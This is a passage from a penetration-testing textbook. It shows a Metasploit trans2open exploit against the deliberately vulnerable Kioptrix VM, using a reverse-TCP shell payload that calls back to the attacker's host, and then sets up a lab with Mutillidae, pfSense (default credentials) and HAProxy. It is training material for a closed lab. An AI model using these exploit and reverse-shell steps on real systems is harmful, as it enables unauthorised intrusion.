
Now, we need to set some of the options that are available:

msf > set RHOST 192.168.75.14

RHOST is the remote hosts and needs to be set to our Kioptrix machine's IP address.

msf > show payloads

An example of the output of this command is shown in the following image:

```
                                           root@kali: ~

File  Edit  View  Search  Terminal  Help

Compatible Payloads
===================

  Name                                Disclosure Date  Rank    Description
  ----                                ---------------  ----    -----------
  generic/custom                                       normal  Custom Payload
  generic/debug_trap                                   normal  Generic x86 Debug Trap
  generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp                            normal  Generic Command Shell, Reverse TCP Inline
  generic/tight_loop                                   normal  Generic x86 Tight Loop
  linux/x86/adduser                                    normal  Linux Add User
  linux/x86/chmod                                      normal  Linux Chmod
  linux/x86/exec                                       normal  Linux Execute Command
  linux/x86/meterpreter/bind_ipv6_tcp                  normal  Linux Meterpreter, Bind TCP Stager (IPv6)
  linux/x86/meterpreter/bind_nonx_tcp                  normal  Linux Meterpreter, Bind TCP Stager
  linux/x86/meterpreter/bind_tcp                       normal  Linux Meterpreter, Bind TCP Stager
  linux/x86/meterpreter/reverse_ipv6_tcp               normal  Linux Meterpreter, Reverse TCP Stager (IPv6)
  linux/x86/meterpreter/reverse_nonx_tcp               normal  Linux Meterpreter, Reverse TCP Stager
  linux/x86/meterpreter/reverse_tcp                    normal  Linux Meterpreter, Reverse TCP Stager
  linux/x86/metsvc_bind_tcp                            normal  Linux Meterpreter Service, Bind TCP
  linux/x86/metsvc_reverse_tcp                         normal  Linux Meterpreter Service, Reverse TCP Inline
  linux/x86/read_file                                  normal  Linux Read File
  linux/x86/shell/bind_ipv6_tcp                        normal  Linux Command Shell, Bind TCP Stager (IPv6)
  linux/x86/shell/bind_nonx_tcp                        normal  Linux Command Shell, Bind TCP Stager
  linux/x86/shell/bind_tcp                             normal  Linux Command Shell, Bind TCP Stager
```

The `show payloads` command provides a listing of all of the compatible payloads that can be used with this particular exploit. We will make use of `reverse_tcp` for this example. This payload type is small and usually effective, although it does not have the full range of options available that Meterpreter does.

> set payload linux/x86/shell/reverse_tcp

We will also have to set the LHOST and LPORT.

> set LHOST 192.168.75.12

This is our localhost that the listener will be set up on.

> set LPORT 2222

This is the port that we would like to listen on.

Now that is out of the way, we can move on to exploitation:

> exploit

If all goes as planned, you will receive the following confirmation and an open session that is very similar to the connection our manually compiled exploit provided us with earlier in the chapter.

```
msf  exploit(trans2open) > exploit

  [*] Started reverse handler on 192.168.75.12:2221
  [*] Trying return address 0xbffffdfc...
  [*] Trying return address 0xbffffcfc...
  [*] Trying return address 0xbffffbfc...
  [*] Trying return address 0xbffffafc...
  [*] Sending stage (36 bytes) to 192.168.75.14
  [*] Command shell session 2 opened (192.168.75.12:2221 ->
192.168.75.14:32802) at 2015-08-04 23:22:06 -0500
```

To ensure that we have root, we will perform the following commands:

```
# mail
  Mail version 8.1 6/6/93.  Type ?for help.
  "/var/mail/root": 6 messages 6 unread
 >U  1 root@kioptix.level1   Sat Sep 26 11:42  15/481   "About Level 2"
  U  2 root@kioptrix.level1  Thu Nov 10 19:34  19/534    "LogWatch for
kioptrix"
  U  3 root@kioptrix.level1  Fri Nov 11 14:38  48/1235  "LogWatch for
kioptrix"
  U  4 root@kioptrix.level1  Sun Nov 13 15:12  19/534    "LogWatch for
kioptrix"
  U  5 root@kioptrix.level1  Mon Nov 14 18:23 244/12279 "LogWatch for
kioptrix"
  U  6 root@kioptrix.level1  Wed Nov 16 15:19  19/534    "LogWatch for
kioptrix"
```

We are looking at the messages for the root account and can see that Loneferret has left us a nice little message; type 1 to read it:

```
# 1
  Message 1:
  From root  Sat Sep 26 11:42:10 2009
  Date: Tue, 04 Aug 2015 11:42:10 -0400
  From: root <root@kioptix.level1>
```

```
To: root@kioptix.level1
Subject: About Level 2


If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
```

This last exercise should have made it clear that, compared to manually finding and compiling code, using Metasploit is a breeze. The best part about it is that you will be able to add your own modules and compiled code to the framework as well.

Reader challenge

For this section, review the information from the chapter and try and expand on the topics; this will allow you to increase your knowledge of the different topics. To stimulate your thinking, try some of the following topics:

- **Oclhashcat**: Research the tool, try and install it, and use the GPU-cracking power of the tool. An example of the tool being used is shown in the following image:

- **Kipotrix**: There are a number of different versions available on the Kioptrix virtual machine. Download them and follow the process we have described in this chapter. Try and exploit the different levels. An example of the available Kioptrix machines is shown in the following image:

- **iptables**: This enables the iptables within Kioptrix and changes the default rules from ACCEPT, and practices different types of scans; see if you can successfully penetrate the iptables once it is enabled and set to DENY versus ACCEPT. An example of the default rules within the machine is shown in the following image:

```
[root@kioptrix root]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@kioptrix root]# _
```

One other word; on this challenge, you have to gain root access to the machine, and then make the changes as required. While you probably can do this in the shell you have exploited, this would be a challenge, so you can add a user, start the service, and then connect to the machine. As with most things, there are a number of ways to do it, so enjoy!

Summary

This chapter provided a solid introduction to exploitation. By taking advantage of Kioptrix, which is an intentionally vulnerable Linux distribution, we were able to get hands-on practice in locating exploits on Exploit-DB and on Kali, and then correcting any errors we found in that code. We looked at the steps necessary to truly understand the penetration testing exploitation phase such as banner grabbing and transferring files to and from an exploited machine.

We looked at password cracking and brute forcing with John the Ripper, which needs to be understood in depth to prepare for later chapters. Password cracking is not going to go away anytime soon and expertise on this subject can be very beneficial in the long term.

The chapter also covered the steps necessary to transfer files to and from an exploited machine; this included the setup and configuration of the FTP daemon that comes preinstalled with Kali.

Finally, we wrapped up the chapter with a look at Metasploit and how it can be used to simplify the task of penetration testing in many different ways. By performing hands-on exercises, it quickly became clear that although manually finding and compiling exploit code can be beneficial, using Metasploit can significantly increase your overall productivity.

In the next chapter, we will address techniques necessary to test the security of web applications and their underlying infrastructure. This includes detection of load balancers and web application firewalls. Also discussed is the use of tools such as w3af and WebScarab. In addition, our virtual lab is extended greatly with the addition of several machines including pfSense and Kioptrix Level 3.

7
Web Application Attacks

In this chapter, we will explore various methods of testing web applications using freely available tools such as your web browser, w3af, WebScarab, and others. We will also discuss methods of bypassing web application firewalls and IDSs, and how to determine if your targets are being load balanced or filtered. This chapter does require significant lab preparation. If you are not following the examples, you may want to bypass these portions.

> There are numerous methods of performing this type of testing. We would need to dedicate an entire book to cover them all. Keeping this in mind, we have provided guidance on techniques that are most beneficial when targeting secured environments.

Businesses will typically use a risk-based approach when deciding on where the security dollars should be spent, and decisions made while under time and budget constraints can sometime lead to unintentional mistakes that have a profound impact on the entire security posture of the environment. A penetration tester must be able to imitate the types of attacks that the client will be likely to face in the wild and provide accurate information about how the vulnerabilities that are found can be mitigated. At times, these applications will even allow an attacker to easily bypass all of the security controls in place. Not only will the business be at risk of losing critical information, but all funds spent on securing the other aspects of the architecture will have been completely wasted.

As with the other chapters, we begin by quickly reviewing the basics of our chosen tools and then moving on to some of the more interesting techniques.

In this chapter, the following topics will be covered:

- Practice makes perfect
- Configuring pfSense
- Detecting load balancers
- Detecting web application firewalls (WAF)
- Taking on Level 3 – Kioptrix
- Web Application Attack and Audit Framework (w3af)
- Introduction to browser plugin HackBar
- Reader challenge

Practice makes perfect

Penetration testing requires the use of skills that take time and practice to perfect. To encourage the absorption of the material within this chapter, we will be adding a load balanced instance of an intentionally vulnerable Linux distribution to our lab. We will also use our Ubuntu virtual machine to host Mutillidae (provided to the community at `http://www.irongeek.com/`), which is a web-based application with intentional security flaws which we will then exploit.

If you worked your way through the chapters of this book, you will already be familiar with Kioptrix Level 1. We now move on to a more advanced Kioptrix distribution, that has been made available to the community by Steven McElrea (aka loneferret) and Richard Dinelle (aka haken29a) of the `www.kioptrix.com` team.

In order to follow along with the examples in this chapter, the virtual lab will need to be configured as follows:

- **Kali Linux**: This has to be connected to internal network `VMnet9`
- **KioptrixVM Level 3**: This has to be connected to internal network `VMnet9`
- **KioptrixVM Level 3 Clone**: This has to be connected to internal network `VMnet9`
- **Ubuntu_TestMachine_1** with Mutillidae installed: This has to be connected to internal network `VMnet9`
- **PFSenseVM**: This has to be connected to internal network `VMnet9`. This will provide our load balancing

After the configuration has been completed, an example of this is shown in the following image:

Creating a KioptrixVM Level 3 clone

We will be using a virtual load balancer to ensure that we are accurately emulating the types of technologies that are most likely to be found in secured environments. To this end, we will need to create another instance of the KioptrixVM. You could easily follow the steps previously outlined to accomplish this task, or you could take advantage of the cloning feature included with VMware Workstation.

To clone the machine, perform the following steps:

1. Open the VMware Workstation tool.
2. Navigate to the folder that contains the Kioptrix virtual machine, and do *not* power it on.
3. Once you have opened the virtual machine folder, click on **VM** | **Manage** | **Clone**.
4. In the wizard that comes up, click on **Next**.
5. When the clone source window comes up, accept the default and click on **Next**.
6. In the clone type window, select the radio button to **Create a full clone**.
7. In the window that comes up, you can leave the default name of **Clone of KioptrixVM3**.

8. You can change the location if desired; once you have completed the settings, click on **Finish**.

9. Once the cloning operations has completed, you should see a message as shown in the following image:

Installing and configuring Mutillidae on the Ubuntu virtual machine

Mutillidae is a collection of scripts created by Adrian "Irongeek" Crenshaw and Jeremy Druin that are intentionally vulnerable to the OWASP top 10. Detailed information about the release can be found at `http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10`.

We will be using these scripts to practice some of the techniques that you should become familiar with in order to take on the challenge of performing penetration testing on a secured environment.

> You can also take advantage of the hints that Mutillidae has included in each level of the distribution, to gain confidence in web application testing if you need the practice.

As we have previously mentioned, web applications make a very fine target and are often found to be unsecured, due to an assortment of reasons, including unplanned software updates, a general lack of good coding practices, and so on. Let's perform the steps to install Mutillidae on our Ubuntu virtual machine:

1. To begin, we will need to configure your `Ubuntu_TestMachine_1` to use two network adapters, one for NAT and one for internal network `VMnet9`. This process should be familiar by now, so we will forego reviewing the steps required to perform this task.

2. Boot up `Ubuntu_TestMachine_1` and verify the connectivity to the Internet. This would be the perfect time to grab any software updates that are needed as well.

3. Once you are logged in, we need to install the git software and enter the following command:

    ```
    # apt-get install git
    ```

4. The next thing we need to do is download the source code from the Internet. First, we need to place ourselves in the right directory, and then enter the following command:

    ```
    # cd /var/www/html
    # git clone git://git.code.sf.net/p/mutillidae/gitmutillidae
    ```

5. Once the download and install has completed, we have to enter the configuration details in the program. Open the file by entering the following command:

    ```
    # sudo nano mutillidae/classes/MySQLHandler.php
    ```

    When the file opens, enter the password that you configured on the Ubuntu machine in the `$mMySQLDatabasePassword= "1easyPassword"` variable.

    > Do you remember the MySQL root password you used in *Chapter 2*, *Preparing a Test Environment*? If not, then you can probably identify with the reason that so many passwords are reused by administrators out in the real world! Proper password management is critical in large environments with many machines. There are tools available that can be used to provide one time use passwords as well as other mechanisms that improve authentication methodologies.

6. Access the program by entering `http://localhost/mutillidae`.

7. Click on the **Reset DB** option to reset the database. An example of this is shown in the following image:

That's it! Now we need to shutdown the machine and **change the NAT connection to disconnected** so that it is not accessible via the Internet. These pages should **NOT** be made available to malicious users on the Internet. Enter the following command:

```
# sudo poweroff
```

Once the machine is off, click on **Edit virtual machine settings | Network Adapter** and remove the checkmark in **Connect at power on**.

Once this has been done, then power the machine back on and login.

Configuring pfSense

In *Chapter 2*, *Preparing a Test Environment*, you created the pfSense virtual machine, so now we will configure it. Start up the virtual machine. Press *I* to proceed with installation. Use the following settings, in sequence where appropriate, when prompted:

- **Accept these Settings**
- **Quick/Easy Install**
- **OK**
- **Standard Kernel**
- **Reboot**

> To avoid the installation media from booting up at the next reboot, the installation media may need to be 'ejected' by selecting **Edit virtual machine settings | CD/DVD (IDE)** and then **Use physical drive**.

Once the machine reboots, you will be presented a screen of the possible options for the configuration of the machine. You should see that the machine has been configured with the two interfaces, one (NAT) is set via DHCP, and the other has been set by the installer as `192.168.1.1`. An example of this is shown in the following image:

```
FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.75.169/24
 LAN (lan)       -> em1        -> v4: 192.168.175.5/24
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) pfSense Developer Shell
 4) Reset to factory defaults         13) Upgrade from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

This shows that the internal interface is set at the wrong address and is not what we want since we configured the switch for our inside network to be connected to `VMnet9`. We will correct this now.

Configuring the pfSense DHCP server

Before we can begin, we need to set up the built-in DHCP server so that our other machines can pick up addresses on the `VMnet9` interface without having to be manually configured. Using the pfSense to manage the DHCP connections provides us with more control than if we simply use the built-in functionality of the virtualization tool.

1. At the **Enter the number of the interface you wish to configure:** prompt, we need to type 2 to choose the LAN interface, and press *Enter*.

2. Type the following IP address when prompted: `192.168.175.5` and press *Enter*.

3. At the **Enter the new LAN IPv4 subnet bit count** prompt, type 24 and press *Enter*.

4. On the next screen, accept the default and press *Enter*. We are setting up a LAN and as such do not have a requirement for an upstream gateway address.

5. We are not using IPv6, so press *Enter* again.

6. Type *Y* at the prompt when asked if you would like to enable the DHCP server on LAN. Press *Enter* to continue.

7. When asked to provide the starting address range, type: 192.168.75.10 and press *Enter*.

8. You will be asked to select the ending DHCP range. Type 192.168.75.50 and press *Enter*.

9. The next screen will ask you if you want to revert to HTTP as the **webConfigurator** protocol. Select *N* and press *Enter*.

The changes will be saved to the machine and the configuration will be reloaded; for an example of the final installation message, refer to the following image:

```
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 192.168.175.5/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                    https://192.168.175.5/

Press <ENTER> to continue.
```

As the image shows, we can now access the firewall configuration via a web browser. When we configured the settings, we could have selected the HTTP protocol if that was something we would want to do. In the name of security, it is best and recommended to use HTTPS.

Starting the virtual lab

The systems should be booted in the following order every time you load up your testing network:

1. pfSenseVLAN1
2. Kali
3. KioptrixVM Level 3
4. KioptrixVM Level 3 Clone
5. Ubuntu_TestMachine_1

> Remember that in Kali or Ubuntu, you can use the `dhclient` command-line command at any time to release and renew the IP addresses. Check the addresses using `ifconfig` afterwards to ensure that the DHCP server is working properly.
>
> If you are experiencing issues with the machine picking up IPs from the wrong DHCP server, you will also need to turn off the VMware DHCP servers we enabled in the previous chapters.

pfSense DHCP – Permanent reservations

We can now log in to the web console of our virtual pfSense firewall to set up static IPs for the two Kioptrix machines.

Open up the Iceweasel web browser that comes preinstalled in Kali and head over to `http://192.168.175.5`, which is the web console interface for the pfSense virtual machine. You are using the HTTPS protocol and will have to accept then confirm, allowing the connection. If everything is configured properly, you will be asked for your username and password:

- **Username**: `admin`
- **Password**: `pfsense`

> If you followed the standard best practices when setting up your machine, you have probably already changed the default password for the pfSense instance. If this is the case, use that instead of the default and kudos for being proactive!

Once you log in, you will have the configuration wizard for pfSense prompt; click on the logo, and close out of the wizard to bring up the main dashboard. An example of this is shown in the following image:

As the image shows, at the time of this writing, there was an update available. If you have an update available, and you have the time, you can update the firewall.

The pfSense dashboard provides a significant amount of data. For now, we are focused only on setting up the load balancing. Follow these steps to allow pfSense to load balance the web application for the two Kioptrix guest machines:

1. First, we need to know which MAC addresses belong to each Kioptrix machine so that we can set up static leases. This can be accomplished by checking the VMware settings for each box and looking at the **virtual machine settings**. To access this, click on **Edit virtual machine settings** | **Network Adapter** | **Advanced**. An example of this is shown in the following image:

2. In the pfSense web console, click on **Status | DHCP Leases** for a listing of current leases. Match the IP up to the MAC address for each Kioptrix machine.

3. Set up static IP address assignments for both machines, using the button to the right of the entry to open the static assignment window:

4. In the **Services:DHCP:Edit static mapping** window, you will need to type in an IP address that is outside of the DHCP range. This will ensure that each time the machine connects, it receives the same IP address. Type `192.168.175.102` in the IP address field.

5. Enter **Kioptrix2** in the **Hostname**.

6. Do the same thing for the **Kioptrix1** machine, and enter an address of `192.168.175.101`.

7. Click on **Save** at the end of each change.

An example of the completed settings is shown in the following image:

Status: DHCP leases

IP address	MAC address	Hostname	Start	End	Online	Lease Type	
192.168.175.101	00:0c:29:b5:93:49	Kioptrix1	n/a	n/a	offline	static	
192.168.175.102	00:0c:29:ae:b7:ae	Kioptrix2	n/a	n/a	offline	static	

Show all configured leases

Installing HAProxy for load balancing

To practice detecting load balancers, we will need to set one up in our virtual lab. We can use our existing Ubuntu machine for this task. The first thing we have to do is install **HAProxy**. In a terminal window on the Ubuntu machine, enter the following:

```
apt-get install HAProxy
```

After the installation has completed, you should have a working program, but we have some more configuration to do:

> If experiencing difficulties when running HAProxy, be sure to verify that you have turned off your Apache install from previous chapters. If the port is already bound by Apache or anything else, you will be unable to set up load balancing on the same port.

1. We need to edit the configuration file to set up a load balancer for our two Kioptrix machines. Open up a terminal session and edit the `/etc/haproxy/haproxy.cfg` file. Remember to escalate privilege with `sudo` for write access. Remove all other `.cfg` files from this directory afterwards:

   `# sudo nano /etc/haproxy/haproxy.cfg`

   Your file should match the following before saving and exiting:

   ```
   global
           log /dev/log      local0
           log /dev/log      local1 notice
           chroot /var/lib/haproxy
           user haproxy
           group haproxy
           daemon
   defaults
           log       global
           mode      http
           option    httplog
           option    dontlognull
           contimeout 5000
           clitimeout 50000
           srvtimeout 50000
   listen MyLANBalancer 192.168.175.200:80
           mode http
           cookie MyLanBalancer
           balance source
           option httpclose
           option forwardfor
           stats enable
           stats auth pentesting:pentesting
           server Kioptrix_1 192.168.175.101 cookie MyLanBalancerA check
           server Kioptrix_2 192.168.175.102 cookie MyLanBalancerB check
   ```

2. Our Ubuntu machine already has a web server running, so we must disable it for this exercise to work properly:

   `# sudo /etc/init.d/apache2 stop`

3. It is time to start up the load balancer:

   `# sudo haproxy -f /etc/haproxy/haproxy.cfg`

If everything is configured properly, you will find that you can now browse to your Kioptrix machines using the IP address `192.168.75.200`. An example of this is shown in the following image:

Adding Kioptrix3.com to the host file

Let's add `Kioptrix3.com` to our hosts file on Kali and try our luck at detecting which machine is being accessed. In your Kali terminal, change directory to `/etc`, open up the `hosts` file in an editor of your choice, and add the following to the file:

```
192.168.175.200  kioptrix3.com
```

Verify connectivity by pinging `kioptrix3.com`:

```
# ping kioptrix3.com
  PING kioptrix3.com (192.168.75.200) 56(84) bytes of data.
  64 bytes from kioptrix3.com (192.168.75.200): icmp_seq=1 ttl=64
time=0.981 ms
```

